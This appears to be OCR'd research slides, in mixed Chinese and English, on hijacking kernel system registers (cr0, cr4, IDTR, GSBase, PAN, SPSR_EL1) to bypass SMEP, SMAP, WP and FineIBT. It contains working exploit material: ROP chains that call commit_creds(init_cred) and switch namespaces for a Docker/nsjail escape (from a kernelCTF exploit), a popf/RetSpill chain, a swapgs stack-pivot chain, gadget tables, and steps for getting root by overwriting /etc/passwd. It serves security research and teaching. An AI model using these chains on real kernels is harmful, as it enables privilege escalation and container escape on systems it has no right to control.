System Register Hijacking: Compromising Kernel Integrity By Turning System Registers Against the System

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

Kernel hijacking
Hijacking control flow：rop、cop、jop、call/jmp shellcode
Hijacking data streams：dirty pipe、dirty cred



Exploit CVE-2022-0995

- Spray “/etc/passwd” or suid struct file objects to realloc the uaf page.
- Write to uaf pipe_buffer to **modify** the file->f_mode to O_RW.
- Edit the passwd or suid file to get root.



传统内核攻击依赖**通用寄存器（GPR）**，而内核存在**系统寄存器**（如cr0/cr4/GSBase），直接控制CPU安全特性（SMAP/SMEP）和关键数据结构（如IDT、页表）。

CR0 相关特性
CR0.WP （写保护，bit 16）：当置位时，内核态对标记为只读的页也会被禁止写入。常用于保护页表、只读代码/数据;
CR0.PG （分页启用，bit 31）：启用分页机制，是所有基于页的隔离/权限（U/S、 NX 等）的基础;
CR0.PE （保护模式启用，bit 0）：决定是否处于保护模式，现代系统始终开启；与安全隔离的基本前提相关。
CR0.AM （对齐掩码，bit 18，配合 EFLAGS.AC ）：启用对齐检查（主要对用户态有效），降低某些未对齐访问的未定义行为风险。

CR4 相关特性
CR4.SMEP （Supervisor Mode Execution Prevention，bit 20）：禁止内核态执行用户态页面中的代码（U/S=1），防止“内核跳到用户代码执行”的攻击路径。
CR4.SMAP （Supervisor Mode Access Prevention，bit 21）：禁止内核态直接读写用户态数据（U/S=1），除非暂时通过 stac / clac 设置 EFLAGS.AC 允许访问；防止利用不安全的 copy 路径。
CR4.UMIP （User-Mode Instruction Prevention，bit 11）：限制用户态执行 SGDT/SIDT/SLDT/SMSW/STR 等指令获取系统信息，缓解信息泄露与 KASLR 绕过。
CR4.FSGSBASE （bit 16）：允许用户态执行 wrgsbase/rdgsbase/rdfsbase/wrfsbase 。
CR4.PAE （bit 5）：启用物理地址扩展；在 32 位模式下要与 IA32_EFER.NXE 一起才能使用 NX （不可执行）位，实现数据执行保护（DEP）。
CR4.PKE （Protection Keys for Userspace，bit 22）：启用用户态内存保护键（PKU），配合 PKRU 在用户态细粒度地禁/允读写执行，强化隔离策略。

Instruction/Gadget	**Register**	**Feature/Structure**	**Precond**
x86-64			
mov cr0	cr0	WP	
mov cr0, rax; mov rax, rbp; popf; pop r15; ret			RC + SC
mov cr4	cr4	SMEP/SMAP/UMIP/CET/MPK	
mov cr4, rbx; je (taken); jmp r8			RC
popf	EFLAGS	SMAP*	
popf; ret			SC
lidt	idtr	IDT	
lidt [rdi]; xor edi, edi; ret			RC
lgdt	gdtr	GDT	
lgdt [rdi]; xor edi, edi; ret			RC
swapgs	MSR_GSBASE	Per-cpu Variables	
swapgs; lfence; ret;			None
mov cr3	cr3	Page Tables	
mov cr3, r9; push r8; ret;			RC
wrmsr	MSR_EFER + MSR_GSBASE + MSR_FSBASE	Per-cpu Variables	
wrmsr; ret			RC
iretq	EFLAGS	SMAP*	
iretq			SC
wrgsbase	MSR_GSBASE	Per-cpu Variables	
wrgsbase rax; jmp; jmp; jmp; ret			RC
wrfsbase	MSR_FSBASE	Per-cpu Variables	
stac	EFLAGS	SMAP*	
clac	EFLAGS	SMAP*	
ltr	tr	TSS	
ltr word ptr [rbx + 0x5d]; ret			RC
lldt	ldtr	LDT	
lldt ax; ret			RC
aarch64			
msr elr_el1	elr_el1	elr_el1	
msr elr_el1, x2; msr spsr_el1, x1; ret			RC
msr pan	pan	PAN	
msr pan, #0; ret			RC
msr sctlr_el1	sctlr_el1	MTE/EPAN	
msr elr_el2, x0; ret			RC
msr spsr_el1	spsr_el1	TCO/PAN/UAO	
msr spsr_el1, x1; nop; nop; ret			RC
msr tcr_el1	tcr_el1	MTE	
msr spsr_el1, x1; nop; nop; ret			RC
msr ttbr0_el1	ttbr0_el1	ttbr0_el1	
msr ttbr0_el1, x0; isb ; msr daif, x1; ret			RC
msr ttbr1_el1	ttbr1_el1	ttbr1_el1	
msr ttbr1_el1, x0; isb ; msr daif, x1; ret			RC
msr vbar_el1	vbar_el1	vbar_el1	
msr vbar_el1, x0; ret			RC

Table1:Security-Sensitive System Register modifying instructions identified on x86-64 and aarch64, which mitigations or structures they control, and the preconditions necessary (SC is Stack Control, RC is Register Control). Representative gadgets for each instruction where valid gadgets that are short enough to display were present are listed beneath the associated instruction.

*The iret, popf, stac, and clac instructions are able to modify the AC bit in the EFLAGS register which controls the status of SMAP.

7种攻击技术：

Architecture	Technique	Target Register	Prerequisites	Defense Bypassed
x86-64	swapgs Stack Pivoting	GSBase	No register/stack control	FineIBT/kCFI
x86-64	popf Extension + RetSpill	EFLAGS.AC	Stack control	SMAP
x86-64	cr4 Hijacking	cr4	Register control	SMEP/SMAP
x86-64	cr0 Hijacking	cr0	Register control	Write Protection (WP)
x86-64	IDT Hijacking	IDTR	Stack control	Exception Handling Mechanism
AArch64	PAN Hijacking	PAN MSR	Register control	PAN (Privileged Access Never)
AArch64	SPSR_EL1 Hijacking	SPSR_EL1	Stack control + Register control	PAN + Control Flow

两类劫持目标:
1、特性控制寄存器：禁用安全机制（如cr4禁用SMEP/SMAP）。
2、结构地址寄存器：重定向关键数据结构（如IDT/GSBase）到可控内存。

Hijacking特性控制寄存器 – cr0&cr4

```
virtual_mapped:
<+35>:  mov    cr0,rax
<+38>:  mov    rax,rbp
<+41>:  popf
<+42>:  pop    r15
<+44>:  pop    r14
<+46>:  pop    r13
<+48>:  pop    r12
<+50>:  pop    rbp
<+51>:  pop    rbx
<+52>:  ret
```


Figure 2: The disassembly of a `mov cr0` gadget found in an Ubuntu 22.04 kernel image we analyzed.

```
sev_verify_cbit:
<+69>:  mov    cr4,rsi
<+72>:  je     sev_verify_cbit+87
<+74>:  xor    rsp,rsp
<+77>:  sub    rsp,0x1000
<+84>:  hlt
<+85>:  jmp    sev_verify_cbit+84
<+87>:  mov    rax,rdi
<+90>:  jmp    __x86_return_thunk
```

Figure 3: The disassembly of a `mov cr4` gadget found in an Ubuntu 22.04 kernel image we analyzed.

Hijacking特性控制寄存器 – popf; ret

popf 指令能够设置 EFLAGS 寄存器中的 AC 位，在rop时临时禁用 SMAP 检查




```
struct pt_regs {
    /*
 * C ABI says these regs are callee-preserved. They aren't saved on kernel entry
 * unless syscall needs a complete, fully filled "struct pt_regs".
 */
    unsigned long r15;
    unsigned long r14;
    unsigned long r13;
    unsigned long r12;
    unsigned long rbp;
    unsigned long rbx;
    /* These regs are callee-clobbered. Always saved on kernel entry. */
    unsigned long r11;
    unsigned long r10;
    unsigned long r9;
    unsigned long r8;
    unsigned long rax;
    unsigned long rcx;
    unsigned long rdx;
    unsigned long rsi;
    unsigned long rdi;
    /*
 * On syscall entry, this is syscall#. On CPU exception, this is error code.
 * On hw interrupt, it's IRQ number:
 */
    unsigned long orig_rax;
    /* Return frame for iretq */
    unsigned long rip;
    unsigned long cs;
    unsigned long eflags;
    unsigned long rsp;
    unsigned long ss;
    /* top of stack page */
};
```

Docker/nsjial逃逸的rop（Google SecurityKernelCTF CVE-2024-57947_mitigation）　长！！！！

b8be9f3 security-research / pocs / linux / kernelctf / CVE-2024-57947_mitigation / exploit / mitigation-v3-6.1.55 / exploit.c

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Code Blame 1002 lines (777 loc) · 29.3 KB

Raw

```
263 struct cpu_entry_area_payload {
276     // nft_rule_blob.size > 0
277     data[i++] = 0x100;
278     // nft_rule_blob.dlen > 0
279     data[i++] = 0x100;
280
281     // fake ops addr
282     data[i++] = PAYLOAD_LOCATION(1) + offsetof(struct cpu_entry_area_payload, nft_expr_eval);
283
284     // current = find_task_by_vpid(getpid())
285     data[i++] = kbase + POP_RDI_RET;
286     data[i++] = getpid();
287     data[i++] = kbase + FIND_TASK_BY_VPID;
288
289     // current += offsetof(struct task_struct, rcu_read_lock_nesting)
290     data[i++] = kbase + POP_RSI_RET;
291     data[i++] = RCU_READ_LOCK_NESTING_OFF;
292     data[i++] = kbase + ADD_RAX_RSI_RET;
293
294     // current->rcu_read_lock_nesting = 0 (Bypass rcu protected section)
295     data[i++] = kbase + POP_RCX_RET;
296     data[i++] = 0;
297     data[i++] = kbase + MOV_RAX_RCX_RET;
298
299     // Bypass "schedule while atomic": set oops_in_progress = 1
300     data[i++] = kbase + POP_RDI_RET;
301     data[i++] = 1;
302     data[i++] = kbase + POP_RSI_RET;
303     data[i++] = kbase + OOPS_IN_PROGRESS;
304     data[i++] = kbase + MOV_RSI_RDI_RET;
305
306     // commit_creds(&init_cred)
307     data[i++] = kbase + POP_RDI_RET;
308     data[i++] = kbase + INIT_CRED;
309     data[i++] = kbase + COMMIT_CREDS;
310
311     // find_task_by_vpid(1)
312     data[i++] = kbase + POP_RDI_RET;
313     data[i++] = 1;
314     data[i++] = kbase + FIND_TASK_BY_VPID;
315
316     data[i++] = kbase + POP_RSI_RET;
317     data[i++] = 0;
318
319     // switch_task_namespaces(find_task_by_vpid(1), &init_nsproxy)
320     data[i++] = kbase + MOV_RDI_RAX_RET;
321     data[i++] = kbase + POP_RSI_RET;
322     data[i++] = kbase + INIT_NSPROXY;
323     data[i++] = kbase + SWITCH_TASK_NAMESPACES;
324
325     data[i++] = kbase + SWAPGS_RESTORE_REGS_AND_RETURN_TO_USERMODE;
326     data[i++] = 0;
327     data[i++] = 0;
328     data[i++] = _user_rip;
329     data[i++] = _user_cs;
330     data[i++] = _user_rflags;
331     data[i++] = _user_sp;
332     data[i++] = _user_ss;
```

可以使用 popf; ret gadget通过暂时禁用 SMAP 检查来扩展 ROP 链，并且后续小工具可以将栈转向用户内存中的更长ROP链，仅需 0x18 字节的受控数据来按需扩展 ROP 链

```
u64 chain[4];
chain[0] = popf_ret;
chain[1] = eflags;
chain[2] = pop_rsp_ret;
chain[3] = (u64)full_chain_usr;

struct retspill_req {
    char *buf;
    void *target;
} req;

req.buf = (char *)chain;
req.target = (void *)pop_rdi_ret;
/*
    struct retspill_req {
        __user char *buf;
        __user void *dst;
    };
    char buf[0x20] = {0};
    char *buf_ptr = 0;
    void *dst = 0;
    get_user(buf_ptr, &((struct retspill_req *)arg)->buf);
    get_user(dst, &((struct retspill_req *)arg)->dst);
    copy_from_user(buf, buf_ptr, sizeof(buf));
    asm volatile (
        ".intel_syntax noprefix;"
        "call %0;"
        ".att_syntax prefix;"
        : : "r" (dst) :
    );
*/
ioctl(dbg, 1342, &req);
```

Hijacking结构地址寄存器 – IDT(中断描述符表)

内核中的 lidt gadget可以把 IDTR.base 重定位到一块可控的页上，从而让每次中断/异常的“门描述符”都由攻击者提供

```
.text:FFFFFFFF810C00F0 000 0F 01 1F                    lidt    fword ptr [rdi]
.text:FFFFFFFF810C00F3 000 31 FF                       xor     edi, edi
.text:FFFFFFFF810C00F5 000 E9 16 2D 08 01              jmp     __x86_return_thunk
.text:FFFFFFFF810C00F5
.text:FFFFFFFF810C00F5                                 native_load_idt endp
```

Hijacking结构地址寄存器 -swapgs Stack Pivoting

用户态使用fs寄存器引用线程的glibc TLS和线程在用户态的stack canary；用户态的glibc不使用gs寄存器；应用可以自行决定是否使用该寄存器（这里存在潜在的、充满想象力的优化空间）。
内核态使用gs寄存器引用percpu变量和进程在内核态的stack canary；内核态不使用fs寄存器

```
entry_SYSCALL_64:
<+0>:     endbr64
<+4>:     swapgs
<+7>:     mov    QWORD PTR gs:0x6014,rsp
<+16>:    jmp    <entry_SYSCALL_64+36>
<+18>:    mov    rsp,cr3
<+21>:    nop
<+26>:    and    rsp,0xffffffffffffe7ff
<+33>:    mov    cr3,rsp
<+36>:    mov    rsp,QWORD PTR gs:0x32c98
```

WRFSBASE/WRGSBASE — Write FS/GS Segment Base

Opcode/Instruction	Op/En	64/32-bit Mode	CPUID Feature Flag	Description
F3 0F AE /2 WRFSBASE r32	M	V/I	FSGSBASE	Load the FS base address with the 32-bit value in the source register.
F3 REX.W 0F AE /2 WRFSBASE r64	M	V/I	FSGSBASE	Load the FS base address with the 64-bit value in the source register.
F3 0F AE /3 WRGSBASE r32	M	V/I	FSGSBASE	Load the GS base address with the 32-bit value in the source register.
F3 REX.W 0F AE /3 WRGSBASE r64	M	V/I	FSGSBASE	Load the GS base address with the 64-bit value in the source register.

Instruction Operand Encoding

Op/En	Operand 1	Operand 2	Operand 3	Operand 4
M	ModRM:r/m (r)	N/A	N/A	N/A

Description

Loads the FS or GS segment base address with the general-purpose register indicated by the modR/M:r/m field.

The source operand may be either a 32-bit or a 64-bit general-purpose register. The REX.W prefix indicates the operand size is 64 bits. If no REX.W prefix is used, the operand size is 32 bits; the upper 32 bits of the source register are ignored and upper 32 bits of the base address (for FS or GS) are cleared.

This instruction is supported only in 64-bit mode.

Operation

```
FS/GS segment base address := SRC;
```

Flags Affected

None.

```
// Store our malicious gsbase address in userspace's gsbase
wrgsbase(guess);

// we want this for later
u64 saved_rsp;
asm(".intel_syntax noprefix;"
    "mov %0, rsp;"
    ".att_syntax prefix;"
    : "=r"(saved_rsp)
);
// ensure rsp is aligned for later
saved_rsp |= 0x8;

u64 rop[] = {
    cli_ret, // once swapgs executes we don't care anyways
    swapgs_ret,  // swapgs; pops rbp; ret
    0,
    pop_rdi_ret,
    init_cred,
    commit_creds,
    swapgs_ret,  // swapgs; pops rbp; ret
    saved_rsp, // rbp
    iretq,
    user_rip_target,
    0x33,  // cs
    0x246, // eflags
    saved_rsp,
    0x2b,  // ss
};
int rop_len = sizeof(rop)/sizeof(rop[0]);
populate_spray(spray_pgs, 512, guess, rop_len, rop);

/*
.text:FFFFFFFF82201A20 000 0F 01 F8                    swapgs
.text:FFFFFFFF82201A23 000 41 89 E0                    mov     r8d, esp
.text:FFFFFFFF82201A26 000 EB 12                       jmp     short loc_FFFFFFFF82201A3A

.text:FFFFFFFF82201A3A                                 loc_FFFFFFFF82201A3A:                   ; CODE XREF: entry_SYSCALL_compat+6↑j
.text:FFFFFFFF82201A3A 000 65 48 8B 24 25 98 28 03 00  mov     rsp, gs:32898h
.text:FFFFFFFF82201A3A                                 entry_SYSCALL_compat endp
*/
u64 entry_SYSCALL_compat = (0xffffffff82201a20-0xffffffff81000000)+kaslr_base;
ioctl(dbg, 1339, entry_SYSCALL_compat);  // void (*target)(void) = (void (*)(void))arg; arget();
```

kernel space: Call entry_SYSCALL_compat


```
u64 rop[] = {
    cli_ret,
    swapgs_ret,  // swapgs; pops rbp; ret
    0,
    pop_rdi_ret,
    init_cred,
    commit_creds,
    swapgs_ret,  // swapgs; pops rbp; ret
    saved_rsp, // rbp
    iretq,
    user_rip_target,
    0x33,  // cs
    0x246, // eflags
    saved_rsp,
    0x2b,  // ss
};
```

CVE	Version	Original	Modified
2021-4154*	5.4.120	100%	100%
2023-4623	6.1.36	100%	100%
2023-6111	6.1.60	100%	100%
2023-6817	6.1.63	98%	98%
2024-1085	6.1.70	100%	90%
2024-26925	6.1.81	100%	88%

Table 3: Stability across 50 runs of the original exploits and modified exploits which use the `swapgs` Stack Pivoting technique for six real world vulnerabilities.
*2021-4154 targeted a version of the Linux kernel prior to version 5.9, which introduced support for the FSGSBASE extension, we patched out the check in the `arch_prctl` syscall that prevents setting `GsBase` to a value outside of the userspace address range to create the same capability as on modern kernels where FSGSBASE is enabled.

Applicability of Proposed Techniques. Under FineIBT, the only applicable technique for generic forward-edge control flow hijacking is `swapgs` Stack Pivoting, but the other techniques may be combined with this technique to bypass security features or hijack other system structures.

CET机制是 Intel 提出的用于缓解 ROP/JOP/COP 的新技术。基于硬件支持的解决方案，旨在预防前向（call/jmp）和后向（ret）控制流指令劫持。



```
.text:0000000000001280
.text:0000000000001280                          ; void _libc_csu_init()
.text:0000000000001280                          public __libc_csu_init
.text:0000000000001280                          __libc_csu_init proc near               ; DATA XREF: _start+1A↑o
.text:0000000000001280                          ; __unwind {
.text:0000000000001280 000 F3 0F 1E FA          endbr64
